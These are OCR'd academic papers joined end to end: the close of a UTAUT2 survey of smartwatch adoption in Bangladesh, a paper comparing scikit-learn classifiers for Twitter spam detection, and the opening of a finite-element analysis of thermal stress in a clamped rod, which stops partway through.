


Figure 1: UTAUT2 Model

Performance Expectancy (**H1**): The performance expectancy has a positive effect on Behavioral Intention of using smart watch.

Effort Expectancy (**H2**): The effort expectancy has a positive effect on Behavioral Intention of using smart watch.

Social Influence (**H3**): The social influence has a positive effect on Behavioral Intention of using smart watch.

Facilitating Conditions (**H4):** The facilitating conditions have a positive effect on Behavioral Intention of using smart watch.

Hedonic Motivation (**H5**): Hedonic motivation has a positive effect on Behavioral Intention of using smart watch.

Price Value (**H6):** Price value has a positive effect on Behavioral Intention of using smart watch.

Habit (**H7**): Habit has a positive influence on Behavioral Intention of using smart watch.

Behavioral Intention (**H8**): Behavioral Intension has a positive effect on user's behavior of using smart watch.





Figure 2: Proposed Model

## III. RESEARCH METHOD

### A. *Data collection procedure*

A total of 150 questionnaires (printed) were distributed among targeted group. We used G-power 3.1 software to measure the sample questionnaires. Our targeted value is 160.Questionnaires was returned with a clear response. The questionnaire consists of two sections. The first section elicited the demographic data; the second section was focused on items to measure the constructs of our research model. Sample Questionnaires make the research model significant.


G*Power 3.1.9.2
File Edit View Tests Calculator Help
Central and noncentral distributions
Protocol of power analyses
critical F = 2.00021
0.8
0.6
0.4
0.2
0
0
1
2
3
4
5
6
7
8
9
β
α
Determine =>
X-Y plot for a range of values
Calculate

Test family: F tests

Statistical test: Linear multiple regression: Fixed model, R² deviation from zero

Type of power analysis: A priori: Compute required sample size – given α, power, and effect size

Input Parameters

Effect size f²: 0.15
α err prob: 0.05
Power (1-β err prob): 0.95
Number of predictors: 8

Output Parameters

Noncentrality parameter λ: 24.0000000
Critical F: 2.0002077
Numerator df: 8
Denominator df: 151
Total sample size: 160
Actual power: 0.9506385

Figure 3: Targeted number of Questionnaire by G-power 3.1

### B. *Sample profile*

The frequency of 50.7% respondents are doing exercises and 45.3% are not used to doing any exercise.86% respondents have knowledge about smart watch and 14% have not.76.7% know the feature about smart watch ,23.3% respondents doesn't know about it is feature.19.3% people purchase smart watch before and 80.7% do not purchase these device.82.7% respondents want to use it.54% respondents think that the price of smart watch in Bangladesh is affordable for them and 46% think that the price is not affordable. If the price is belongs to them then 78% respondents are interested to buy smart watch.

### C. *Demographic information*

Table 1: Statistics

| N | Age | Gender | Exercise | Knowledge | Feature | Purchase1 | Use | Function | Price | Purchase2 |
|---|---|---|---|---|---|---|---|---|---|---|
| Valid | 101 | 150 | 144 | 150 | 150 | 150 | 149 | 138 | 150 | 150 |
| Missing | 49 | 0 | 6 | 0 | 0 | 0 | 1 | 12 | 0 | 0 |

### D. *Data analysis strategy*

We used the SmartPLS 3.0 software (Ringle et al. 2015) to analyze the research model. We tested the measurement model (validity and reliability of the measures) following the recommended two-stage analytical procedures by Anderson and Gerbing (1988), followed by an examination of the structural model (testing the hypothesized relationship) (see Hair et al., 2014; Alzahrani et al. 2016).A bootstrapping method was used to test the significance of the path coefficients and the loadings(Hair et al., 2014).

## IV. EXPERIMENTAL SETUP AND RESULT

### A. *Measurement Model*

We need to examine two type of validity to assess the measurement model.The convergent validity and then the discriminant validity. The convergent validity of the measurement is usually ascertained by average variance extracted and also the composite reliability (Gholami et al., 2013).The composite reliabilities were all higher than 0.7 and the AVE were also higher than 0.5 as suggested. The discriminant validity of the measures (the degree to which items differentiate among constructs or measure distinct concepts) was examined by following the Fornell and Larcker (1981) criterion of comparing the correlations between constructs and the square root of the average variance extracted for that construct. All the values on the diagonals were greater than the corresponding row and column values indicating the measures were discriminant.

Table 1: Convergent Reliability

| | **Composite Reliability** | **Average Variance Extracted (AVE)** |
|---|---|---|
| BI | 0.879 | 0.707 |
| EE | 0.862 | 0.610 |
| FC | 0.825 | 0.544 |
| HM | 0.850 | 0.662 |
| HT | 0.862 | 0.609 |
| PE | 0.883 | 0.654 |
| PV | 0.822 | 0.607 |
| SI | 0.941 | 0.888 |

Table 2: Discriminate Validity

| | | | | | | | | |
|---|---|---|---|---|---|---|---|---|
| EE | 0.324 | 0.781 | | | | | | |
| FC | 0.392 | 0.506 | 0.737 | | | | | |
| HM | 0.556 | 0.451 | 0.495 | 0.814 | | | | |
| HT | 0.652 | 0.173 | 0.277 | 0.427 | 0.780 | | | |
| PE | 0.533 | 0.216 | 0.375 | 0.435 | 0.493 | 0.809 | | |
| PV | 0.292 | 0.104 | 0.190 | 0.300 | 0.261 | 0.309 | 0.779 | |
| SI | 0.413 | 0.181 | 0.419 | 0.352 | 0.466 | 0.372 | 0.179 | 0.943 |

Table 3: Structural model result

| Relationship | Path coefficient | P-value | T-value | Result |
|---|---|---|---|---|
| EE-> BI | 0.086 | 0.180 | 1.343 | Not Supported |
| FC-> BI | 0.035 | 0.748 | 0.321 | Not Supported |
| HM-> BI | 0.221 | 0.009 | 2.607 | Supported |
| HT-> BI | 0.421 | 0.000 | 4.801 | Supported |
| PE-> BI | 0.171 | 0.064 | 1.855 | Supported |
| PV-> BI | 0.040 | 0.550 | 0.598 | Not Supported |
| SI-> BI | 0.038 | 0.605 | 0.518 | Not Supported |

We used bootstrapping method for structural model. Hair et al. (2014) suggested looking at the R$^2$, beta and the corresponding t-values. The significance level of each path coefficient measures the significance of the hypothesis. From table 4, we can see the relationship between HM (β= 0.009, $p < 0.05$) , PE (β= 0.064, $p < 0.05$) and HT(β= 0.000, $p < 0.05$) on BI are significant which indicate H5,H1 and H7 are supported. Here, H7 are strongly significant on BI. Overall, our result indicates 55% of the variance associated with Behavioral Intension accounted for by seven variables.




Figure 6: Our Proposed Structural model with result

## V. DISCUSSION

These study investigated technology acceptance of wearable devices focused on smart watch. The paper's aim is influencing customer specially of Bangladesh to use smart watch The result of the present study suggests that our hypothesis H1,H5,H7 are supported. H2,H3,H4,H6,H8 are not supported.

The significant impact of Performance Expectancy on Behavioral Intension indicates the degree to which an individual believes that using the system will help him or her to gain proper information. Result of H7 reflects strong influence on Behavioral Intention .That means Habit has the strongest effect on Behavioral Intention. If people have the habit to use smart watch then they will be more influenced to use it. The Behavioral Intention will be increased if the performance expectancy, hedonic motivation and habit increase. Our research goal is identifying the problem why people of Bangladesh are not so much familiar to smart watch and our aim is to influence them to use technology device. We research about it and we found three important factor that has a clear relationship with Behavioral Intention.

## VI. CONCLUSION

### A. *Limitation*

Our targeted sample was limited and they are maximum undergraduate student from one university. In case of large sample size the result might be differed. Our data is collected from the student of software engineering which is a technological subject. The result could be different in case of business administration, social sciences cases. Consumer's perception might change over time, so the smart watch company concern is required. We like to work with more samples in future. Overcoming all these limitations of this study can produce more flawless research contribution.

### B. *Future Research*

With the integrated model named UTAUT2, We propose a theory for consumer's use behavior of smart watch in Bangladesh. The result of our study showed that three independent variables affect the behavior intention of smart watch. It means Performance Expectancy, Hedonic Motivation and Habit are found strong predictors of Behavioral Intention. In other side, Behavioral Intention of using smart watch among the people of Bangladesh influenced by Habit. Our proposed model is empirically tested and contributed to a nascent body of technology acceptance and used people motivation of technology used. Further research is expected to expand research other country to examine the Behavioral Intention of Smart watch or other technology device.

## REFERENCE

[1] Venkatesh, V., Thong, J. Y., &Xu, X. (2012). Consumer acceptance and use of information technology: extending the unified theory of acceptance and use of technology.

[2] Harsono, L. D., &Suryana, L. A. (2014, August). Factors affecting the use behavior of social media using UTAUT 2 model. In Proceedings of the First Asia-Pasific Conference on Global Business, Economics, Finance and Social Sciences, Singapore.

[3] Weng, M. (1916). The acceptance of wearable devices for personal healthcare in China.

[4] Johnson, K. M. (2014). An Investigation into the Usefulness of the Smart Watch Interface for University Students.

[5] Pradhan, D., &Sujatmiko, N. (2014). Can smartwatch help users save time by making processes efficient and easier. Master's thesis. University of Oslo, 18.

[6] Ghalandari, K. (2012). The effect of performance expectancy, effort expectancy, social influence and facilitating conditions on acceptance of e-banking services in Iran: The moderating role of age and gender. Middle-East Journal of Scientific Research, 12(6), 801-807.

[7] Pahnila, S., Siponen, M., &Zheng, X. (2011). Integrating habit into UTAUT: the Chinese eBay case. Pacific Asia Journal of the Association for Information Systems, 3(2).

[8] Wu, M. Y., Yu, P. Y., &Weng, Y. C. (2012). A Study on User Behavior for I Pass by UTAUT: Using Taiwan. Asia Pacific Management Review, 17(1), 91-110.

[9] Knight, J. F., Deen-Williams, D., Arvanitis, T. N., Baber, C., Sotiriou, S., Anastopoulou, S., &Gargalakos, M. (2006, October). Assessing the wearability of wearable computers. In Wearable Computers, 2006 10th IEEE International Symposium on (pp. 75-82). IEEE.

[10] Venkatesh, V., & Zhang, X. (2010). Unified theory of acceptance and use of technology: US vs. China. Journal of Global Information Technology Management, 13(1), 5-27.

[11] Van Schaik, P. (2011). Unified theory of acceptance and use for Web sites used by students in higher education. In Technology acceptance in education (pp. 159-181). SensePublishers.

[12] Akbar, F. (2013). What affects students' acceptance and use of technology?.

[13] Cohen, J. F., Bancilhon, J. M., & Jones, M. (2013). South African physicians' acceptance of e-prescribing technology: An empirical test of a modified UTAUT model. South African Computer Journal, 50(1), 43-54.

[14] Sun, H., & Zhang, P. (2008). An exploration of affect factors and their role in user technology acceptance: Mediation and causality. Journal of the Association for Information Science and Technology, 59(8), 1252-1263.

[15] Slade, E. L., Williams, M. D., &Dwivedi, Y. K. (2014). Devising a research model to examine adoption of mobile payments: An extension of UTAUT2. The marketing review, 14(3), 310-335.

[16] Hsiao, K. L., & Hsiao, K. L. (2017). What drives smartwatch adoption intention? Comparing Apple and non-Apple watches. Library Hi Tech, 35(1), 186-206.

[17] Titman, S., Wei, K. J., &Xie, F. (2013). Market development and the asset growth effect: International evidence. Journal of Financial and Quantitative Analysis, 48(5), 1405-1432.

[18] Magno, M., Porcarelli, D., Brunelli, D., &Benini, L. (2014, November). Infinitime: A multi-sensor energy neutral wearable bracelet. In Green Computing Conference (IGCC), 2014 International (pp. 1-8). IEEE.

[19] Venkatesh, V., Morris, M. G., Davis, G. B., & Davis, F. D. (2003). User acceptance of information technology: Toward a unified view. MIS quarterly, 425-478.

[20] Cohen, J. F., Bancilhon, J. M., & Jones, M. (2013). South African physicians' acceptance of e-prescribing technology: An empirical test of a modified UTAUT model. South African Computer Journal, 50(1), 43-54.

[21] Ghalandari, K. (2012). The effect of performance expectancy, effort expectancy, social influence and facilitating conditions on acceptance of e-banking services in Iran: The moderating role of age and gender. Middle-East Journal of Scientific Research, 12(6), 801-807.

[22] Suryana, L. A. Factors Affecting the Use Behavior of Social Media Using UTAUT 2 Model.

[23] Brown, S. A., &Venkatesh, V. (2005). Model of adoption of technology in households: A baseline model test and extension incorporating household life cycle. MIS quarterly, 399-426.

[24] Venkatesh, V., Thong, J. Y., &Xu, X. (2012). Consumer acceptance and use of information technology: extending the unified theory of acceptance and use of technology.

[25] Limayem, M., Hirt, S. G., & Cheung, C. M. (2007). How habit limits the predictive power of intention: The case of information systems continuance. MIS quarterly, 705-737.

# Comparing Common Supervised Machine Learning Algorithms For Twitter Spam Detection in Scikit-Learn

Anıl Düzgün, Fecir Duran, Atilla Özgür

Gazi University, Ankara/Turkey, anil.duzgun@gazi.edu.tr
Gazi University, Ankara/Turkey, fduran@gazi.edu.tr
Jacobs University, Bremen/Germany, a.oezguer@jacobs-university.de

***Abstract* - Twitter is one of the most widely used social networks today. Because of its wide usage, it is also the target of various spam attacks. In recent years, Spam Detection on Twitter using artificial intelligence methods became quite popular. Twitter Spam Detection Approaches are generally categorized into following types as as User Based, Content Based, Social Network Based Spam Detection. In this paper, a user based features based spam detection approach is proposed. Using a publicly available recent baseline dataset, 11 lightweight user based features are selected for model creation. These features selected for ease of computing and rapid processing since they are numeric or boolean. The advantage of user based spam detection approach is that the results are obtained more rapidly since they do not contain complex features. Selected Features are verified, default profile, default profile image, favorites count, followers count, friends count, statuses count, geo enabled, listed count, profile background tile, profile use background image. Feature verified is used as a class label to measure success of the model. After the feature selection, the dataset is divided into test and training data. Following 10 common supervised machine learning algorithms are selected for the experiments: (1) Support Vector Classification, (2) K Nearest Neighbor, (3) Naive Bayes, (4) Decision Tree, (5) Bagging, (6) Random Forest, (7) Extra Trees, (8) AdaBoost, (9) Multi Layer Perceptron, and (10) Logistic Regression. Success of the algorithms are measured using following 9 metrics: (1) Accuracy, (2) precision, (3) recall, (4) True Positive, (5) True Negative, (6) False Positive, (7) False Negative, (8) Training Time, (9) Testing Time. The results were compared according to the metrics above.**

***Keywords* - Supervised Machine Learning, Scikit-Learn,Twitter Spam Detection.**

## I. Introduction

Twitter is one of the most widely used social networks today. It is used for different purposes such as news, discussion, information sharing, questionnaire and etc. For Twitter users, after relationships are built, they can receive tweets, usually something interesting or recent activities shared by their friends. Nowadays, Twitter has largely shortened the distance between people, and reshaped the way they communicate with each other [1].

According to 2018 statistics, Twitter has 336 million users and 157 million active users [2] .Recently, banks and financial institutions in the USA have started to analyze Twitter and Facebook accounts of loan applicants before actually granting the loan [3].

A versatility and spread of use have made Twitter the ideal arena for proliferation of anomalous accounts, that behave in unconventional ways. These malicious accounts, commonly known as bots, often tries to mimic real users. Recently, media reported that the accounts of politicians, celebrities, and popular brands featured a suspicious inflation of followers. As a first example, during the 2012 US election campaign, the Twitter account of challenger Romney experienced a sudden jump in the number of followers. Later, majority of these followers had been claimed as fake users. As a second example, before the last general Italian elections (February 2013), online blogs and newspapers had reported statistical data over a supposed percentage of fake followers of major candidates [3]. As a final example, malicious bots and misinformation networks on Twitter may have been used in the 2016 US presidential elections [4] .

Due to above reasons, spam detection and fake user detection on Twitter has been an important matter [3]. Twitter Spam Detection Approaches are generally categorized into following types as User Based, Content Based, Social Network Based Spam Detection [5] [6] [7] [8] [9].

Chen at al. used Random Forest, Decision Trees (C4.5), Bayes Network, Naive Bayes, K Nearest Neighbor, Support Vector Machine algorithms for Twitter spam classification in two different studies [5], [6]. They compared these algorithms using True Positive, False Positive, F-Measure metrics. Zheng et al. [7] used Support Vector Machines, Decision Tree, Naive Bayes, Bayes Network algorithms for Twitter Spam classification. They compared these algorithms using Precision, Recall, F-measure metrics. Jeong et al. [8] used Decision Trees (J48) and Random Forests algorithms for Twitter spam classification. They compared their results using True Positive and False Positive metrics. Miller at al. [9] preferred clustering methods instead of classification and used

DenStream and a modified version of StreamKM called StreakKM++. They compared their results using Specificity, False Positive, Accuracy, Balanced Accuracy, Precision, F-measure and, Recall metrics.

As can be seen from above examples, most of the studies in the literature used limited number of machine learning algorithms and limited number of performance metrics for comparison purposes. This study aims to fill this gap using 10 different machine learning algorithms and compare algorithms using 9 performance metrics in Sci-kit learn machine learning toolbox [11]. Similar studies that compares machine learning algorithms using different metrics exists in other domains [10], [13].

## II. METHODS

Firstly the Twitter dataset was obtained from the source referenced by study called "Fame for sale: efficient detection of fake Twitter followers [3]. This publicly available baseline dataset was created to help studies that wants to detect fake Twitter followers [3] . This dataset consists of 1806 Human and 3495 Fake accounts, for a total of 5301 accounts. From this dataset, 11 lightweight user based features are selected for Twitter spam detection model [12]. These features and their explanation can be seen in Table 1.

These features are selected for ease of computing, rapid processing since they are either numeric or boolean data types. The advantage of user based spam detection approach is the results are obtained more rapidly since text based complex features are less.

After the feature selection process, the dataset is divided into training (75%) and test (25%) datasets. Using Scikit-Learn Machine Learning Toolbox [11], 10 common supervised machine learning algorithms are trained for Twitter Spam Classification. These machine learning algorithms are: (1) Support Vector Classification, (2) K Nearest Neighbor, (3) Naive Bayes, (4) Decision Tree, (5) Bagging, (6) Random Forest, (7) Extra Trees, (8) AdaBoost, (9) Multi Layer Perceptron, and (10) Logistic Regression.

Performance of these algorithms are compared using following 9 metrics : (1) Accuracy, (2) precision, (3) recall, (4) True Positive, (5) True Negative, (6) False Positive, (7) False Negative, (8) Training Time, (9) Testing Time.

## III. RESULTS

The results of the experiments are given on Table 2.
Experiments are conducted on only one computer. Its configuration is following :

1. Windows 10 64 Bit
2. Intel Core I i7-2670QM CPU @ 2.20 GHz
3. 4 GB RAM
4. Python 3.6.1. 64 Bit
5. Scikit Learn version is 0.19.1

Usually, the most important metric for machine learning systems are accuracy. From this point of view, except for Support vector machines (0.845), Naïve Bayes (0.786), Extra Trees (0.785), Multi Layer Perceptron (0.643), other classifiers have accuracy of 0.95 and above.

If implemented system is a low memory and low CPU power system like an embedded system, then training and testing time would be most important metrics, see Duran at al. [14]. According to Table 2, most of the algorithms are trained and tested below 100 milli seconds. These are very good results but training time of Support Vector Machines (20 s) is very long compared to others. Similarly, AdaBoost and MultiLayer Perception classifiers are not suitable to use in embedded systems. Since Decision Trees and Naïve Bayes classifiers are both fast to train and fast to detect (1ms), they can also be used as pre classifiers in systems which has a dynamic modelling specially in real time systems. If we look at the classifiers results with all the metrics are in our mind, best classifiers are Random Forests, Decision Tree, K Nearest Neighbor and Bagging. Interestingly, three of these four classifiers are tree based classifiers. Two of these four classifiers are ensemble classifiers (Random Forests, Bagging).

## IV. CONCLUSION

Using Scikit-Learn machine learning toolbox 10 common machine learning algorithms are trained for Twitter spam classification on a benchmark dataset in this paper. Finally algorithms compared using 9 different metrics. Best results belongs to following four classifiers: Random Forests, K-nearest Neighbor, Decision Tree and Bagging.

In a future study, we aim to work on larger datasets and use additional lightweight and complex features such as content based features to improve experiment results.

Table1. Feature Description

| | Feature Name | Feature Description |
|---|---|---|
| 1 | Verified | it is a class label which will measure model’s success |
| 2 | default profile image | When default profile image is true, indicates that the user has not altered the theme or background of their user profile. |
| 3 | favourites count | the number of Tweets this user has liked in the account’s lifetime. |
| 4 | followers count | the number of followers this account currently has. Under certain conditions of duress, this field will temporarily indicate “0”. |
| 5 | friends count | the number of users this account is following. Under certain conditions of duress, this field will temporarily indicate “0”. |
| 6 | statuses count | the number of Tweets (including retweets) issued by the user. |
| 7 | geo enabled | When geo enabled true, indicates that the user has enabled the possibility of geotagging their Tweets. This field must be true for the current user to attach geographic data when using POST statuses / update |
| 8 | listed count | listed count is the number of public lists that this user is a member of. |
| 9 | profile background tile | When profile background tile is true, indicates that the user’s profile_background_image_url should be tiled when displayed. |
| 10 | profile use background image | When profile use background image true, indicates the user wants their uploaded background image to be used. |

Table 2: Results of The Experiments

| | Classifier | Accuracy | Precision | Recall | F1 | True Positive | True Negative | False Positive | False Negative | Training Time (ms) | Testing Time (ms) |
|---|---|---|---|---|---|---|---|---|---|---|---|
| 1 | **Support Vector Machines** | 0.845 | 0.697 | 1.000 | 0.821 | 0.488 | 0.155 | 0 | 0.155 | 20059 | 1147 |
| 2 | **K Nearest Neighbor** | 0.976 | 0.955 | 0.979 | 0.967 | 0.627 | 0.017 | 0.008 | 0.017 | 13 | 45 |
| 3 | **Naive Bayes** | 0.786 | 0.928 | 0.433 | 0.591 | 0.631 | 0.012 | 0.202 | 0.012 | 12 | 1 |
| 4 | **Decision Tree** | 0.977 | 0.953 | 0.985 | 0.969 | 0.626 | 0.017 | 0.005 | 0.017 | 19 | 1 |
| 5 | **Bagging** | 0.974 | 0.949 | 0.981 | 0.965 | 0.624 | 0.019 | 0.007 | 0.019 | 85 | 6 |
| 6 | **Random Forests** | 0.980 | 0.955 | 0.992 | 0.973 | 0.627 | 0.017 | 0.003 | 0.017 | 70 | 5 |
| 7 | **Extra Trees** | 0.785 | 0.805 | 0.524 | 0.635 | 0.598 | 0.045 | 0.170 | 0.045 | 33 | 6 |
| 8 | **AdaBoost** | 0.973 | 0.947 | 0.979 | 0.963 | 0.624 | 0.020 | 0.008 | 0.020 | 930 | 114 |
| 9 | **Multi Layer Perceptron** | 0.643 | 0.000 | 0.000 | 0.000 | 0.643 | 0.000 | 0.357 | 0.000 | 165 | 2 |
| 10 | **Logistic Regression** | 0.943 | 0.954 | 0.884 | 0.918 | 0.628 | 0.015 | 0.041 | 0.015 | 46 | 26 |

## References

[1] C. Chen, S. Wen, J. Zhang, Y. Xiang, J. Oliver, A. Alelaiwi and M. M. Hassan, "Investigating the deceptive information in Twitter spam," *Future Generation Computer Systems,* vol. 72, pp. 319-326, 2017.

[2] C. Smith, *400 Interesting Twitter Statistics (July 2018) | By the Numbers,* https://expandedramblings.com/index.php/march-2013-by-the-numbers-a-few-amazing-twitter-stats, 2018.

[3] S. Cresci, R. D. Pietro, M. Petrocchi, A. Spognardi and M. Tesconi, "Fame for sale: Efficient detection of fake Twitter followers," *Decision Support Systems,* vol. 80, pp. 56-71, 2015.

[4] T. P. Policy, *Update: Russian interference in the 2016 US presidential election,* https://blog.twitter.com/official/en_us/topics/company/2017/Update-Russian-Interference-in-2016--Election-Bots-and-Misinformation.html, 2017.

[5] C. Chen, J. Zhang, Y. Xie, Y. Xiang, W. Zhou, M. M. Hassan, A. AlElaiwi and M. Alrubaian, "A Performance Evaluation of Machine Learning-Based Streaming Spam Tweets Detection," *IEEE Transactions on Computational Social Systems,* vol. 2, pp. 65-76, 9 2015.

[6] C. Chen, J. Zhang, X. Chen, Y. Xiang and W. Zhou, "6 million spam tweets: A large ground truth for timely Twitter spam detection," in *2015 IEEE International Conference on Communications (ICC)*, 2015.

[7] X. Zheng, Z. Zeng, Z. Chen, Y. Yu and C. Rong, "Detecting spammers

on social networks," *Neurocomputing,* vol. 159, pp. 27-34, 2015.

[8] S. Jeong, G. Noh, H. Oh and C.-k. Kim, "Follow spam detection based on cascaded social information," *Information Sciences,* vol. 369, pp. 481-499, 2016.

[9] Z. Miller, B. Dickinson, W. Deitrick, W. Hu and A. H. Wang, "Twitter spammer detection using data stream clustering," *Information Sciences,* vol. 260, pp. 64-73, 2014.

[10] A. Ozgur, H. Erdem and A. Özgür, "Saldırı Tespit Sistemlerinde Kullanılan Kolay Erişilen Makine Öğrenme Algoritmalarının Karşılaştırılması," vol. 5, pp. 41-48, 1 2012.

[11] F. Pedregosa, G. Varoquaux, A. Gramfort, V. Michel, B. Thirion, O. Grisel, M. Blondel, P. Prettenhofer, R. Weiss, V. Dubourg, J. Vanderplas, A. Passos, D. Cournapeau, M. Brucher, M. Perrot and E. Duchesnay, "Scikit-learn: Machine Learning in Python," *Journal of Machine Learning Research,* vol. 12, pp. 2825-2830, 2011.

[12] "https://developer.twitter.com/en/docs/tweets/data-dictionary/overview/user-object," Twitter. [Online].

[13] A. Özgür and H. Erdem, "The impact of using large training data set KDD99 on classification accuracy," 3 2017.

[14] F. Duran and H. Tıraşlıoğlu, "A Multi-Purpose Mobile Application for Embedded Systems," pp. 50-55, 2017.

[15] S. Liu, Y. Wang, J. Zhang, C. Chen and Y. Xiang, "Addressing the class imbalance problem in Twitter spam detection using ensemble learning," *Computers & Security,* vol. 69, pp. 35-49, 2017.

# A Numerical Algorithm for the Analysis of the Thermal Stress-Stain State of a Rod

K.Amirtayev[1]

[1] Ahmet Yesevi University, Turkistan/Kazakhstan, kanat.amirtayev@ayu.edu.kz

***Abstract* - This article deals with the development of a mathematical model, appropriate computational algorithms and a set of application programs in a high-level object-oriented programming language, which allow us to numerically simulate and study the thermo mechanical state of rods, while having local thermal insulation, heat exchange, temperature and axial forces, taking into account pinching the ends of the rod.**

***Keywords* - universal algorithm; thermo elastic state; limited length; axial force; heat flow; efforts of the rod; axial tensile force.**

## I. Introduction

Studies of the thermo mechanical state of rod-bearing structural elements with the simultaneous presence of axial forces, local thermal insulation, heat exchange and temperature, which can be constant, varying along the local rod length by a linear and quadratic law, are of particular interest in many technological processes ensuring the thermal strength of structural elements that work in a complex heat and force field.

The development of modern competitive internal combustion engines, gas turbine power plants, oil heating compressor stations, steam generators of technological processes, which enable deep processing of uranium and osmium ores, as well as crude oil, confront current scientists with the development of mathematical models, appropriate computational algorithms, methods, and a set of applied programs allowing to numerically investigate the thermo mechanical state of bearing elements these designs, taking into account their operating conditions.

It should be noted the complexity of the study of the thermo mechanical state of rods of limited length, with the simultaneous presence of axial forces, local thermal insulation, heat exchange and temperatures, which is specified in different forms.

## II. Calculation scheme of the task

Suppose a rod of limited length is given, both ends of which are rigidly clamped. The cross-sectional area is constant along its length. The heat flux is supplied to the portion $x_1 \le x \le x_2$ of the side surface of the rod through the cross-sectional area, which correspond to points $(x=0)$ and $(x=L)$ heat exchange takes place with their environment. Here, respectively, the heat transfer coefficient will be $h_0\left(W/cm^{2\,o}C\right)$ and $h_L\left(W/cm^{2\,o}C\right)$, the ambient temperature $T_0({}^0C)$ and $T_L({}^0C)$ (figure 1). The rest of the side surface of the rod, i.e. plots $0 \le x \le x_1$ and $x_2 < x \le x_L$ insulated.




Figure-1 - Calculation scheme of rod extension

As a result, the heat flux is supplied to the side surface of the rod and heat exchange through the cross-sectional area with their environment causes a temperature field along the length of the rod.

Due to the fact that both ends of the rod are rigidly clamped, a compressive force arises in the rod and as a result a compressive stress appears. Now it is necessary to investigate the regularity of the dependence of these values on the heat flux, heat transfer coefficient and ambient temperature. To do this, first, given the boundary conditions, it is necessary to find the temperature distribution field along the length of the rod. For this, the length of the rod is divided into $n$ equal parts. Then the length of one part will be $l = L/n$. Now we take one element of the rod, the length of which $l\,(cm)$. We consider this element as a quadratic finite element. In this element we take three nodes $i, j$ and $k$. Wherein $x_j - x_i = x_k - x_j$. If we consider the temperature distribution field within an element such as a second-order curve passing through three points, then within a given element its expression will be as follows

$$T(x) = \varphi_i(x)T_i + \varphi_j(x)T_j + \varphi_k(x)T_k, \quad x_i \le x \le x_k, \qquad (1)$$

Now for the first finite element $(0 \le x \le l)$ we will write a functional expressing thermal energy

$$I_1 = \int_{V_1} \frac{K_{xx}}{2}\left(\frac{\partial T}{\partial x}\right)^2 dV + \int_{S_1} \frac{h_0}{2}(T - T_0)^2 dS, \qquad (2)$$

where $V_1$-is the volume of the first element, $S_1$ – the cross-sectional area of the first element corresponding to the point $x = 0$.

Now consider the section $x_1 \le x \le x_2$ of the rod. Due to the fact that the heat flux is supplied to the side surface of this section of the rod, for the finite elements of this section the expression of the thermal energy functional has the following form

$$I_i = \int_{V_i} \frac{K_{xx}}{2}\left(\frac{\partial T}{\partial x}\right)^2 dV + \int_{S_{alsn}^{(i)}} qTdS \tag{3}$$

where $i = ((x_1/l+1) \div x_2/l)$; $S_{als}^{(i)}$ – is the area of the lateral surface of the $i$-th finite element.

Now consider the last $n$-finite element of the rod. Due to the fact that through the cross-sectional area of this element, which corresponds to a point $x = L$, heat exchange occurs with the environment and the heat exchange coefficient $h_L$, the ambient temperature $T_L$, then for this element the expression of the thermal energy functional has the following form

$$I_n = \int_{V_n} \frac{K_{xx}}{2}\left(\frac{\partial T}{\partial x}\right)^2 dV + \int_{S_L} \frac{h_L}{2}(T - T_L)^2 dS, \tag{4}$$

where $S_L$ – is the cross-sectional area corresponding to the point $x = x_L$.

So in the rod under consideration, the number of finite elements will be $n$, therefore for the rod as a whole, the expression of the thermal energy functional has the following form

$$I = \sum_{i=1}^{n} I_i \,. \tag{5}$$

In each finite element, the number of nodal points is 3, so the number of nodal points along the length of the rod will be $(2n+1)$. Then, to determine the temperature in these nodes, we minimize the functional (5) from the node temperature values and obtain the following system of linear algebraic equations

